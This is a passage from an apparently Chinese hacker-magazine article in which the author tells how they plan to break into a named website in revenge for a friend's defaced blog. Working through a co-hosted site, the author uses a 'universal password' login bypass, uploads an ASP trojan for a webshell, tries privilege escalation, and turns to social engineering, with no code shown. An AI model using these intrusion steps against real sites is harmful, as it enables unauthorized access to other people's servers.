它，才会得到最后的胜利”！

（文章中涉及到的明小子旁注入侵工具，辅臣数据库浏览器，已经收录在光盘中）

看菜鸟如何来报仇

云中鹰

文章难易度：★★★
文章闪光点：利用社工猜出管理员的密码，登录后台获得webshell

这天上网没什么事可以做，就去秀秀的BLOG逛了逛，没想到打开主页后却发现他的BLOG被人给黑掉了，如图1。

是一个属名为邪恶十进制的组织黑的，站长叫做“围剿”，我记得曾有本小说的主人公就是叫这个名字，小说名叫“指间的黑客”。这个网站的站长上次还吹牛说要入侵银行什么的，这次就看看他的技术如何，顺便也可以拿他的站找秀秀换点0DAY什么的。

名称：帮秀秀报仇计划
目标：www.dosjj.cn
工具：双手
任务：拿下WEBSHELL



图1

报仇计划正式开始了，我看了下他们的网站，发现只有一个论坛，使用的是Discuz 6.0，如图2，由于俺是种田的，没有0DAY，因此只好从同服务器的网站搞起了。通过查询网站发现，这是江苏省淮安市的一台服务器，同服务器上一共有11个站点，如图3。




图2




图3

有这么多个站点，随便人侵一个，然后提权就行了。经过三分钟的努力，使用万能密码进入了一个网站的后台，然后直接上传asp木马，就得到了WEBSHELL，可能是因为我RP好吧，这个网站没有限制上传的格式，如图4。

接下来就是提权了，我查看了一下权限，设置的很不错，由于我没有那么多的时间去墨迹，于是就放弃了这条拿权限之路。现在该怎么办呢？难道放弃吗？突然记得coldface跟我说过：“不断突破自我才是黑客的精神所在！”又记得某人曾说过：“社工才是王道！”但是我人侵网站几乎没有使用社工搞下过，这次是我第一次用社工来搞站，就慢慢来吧。




图4




图5

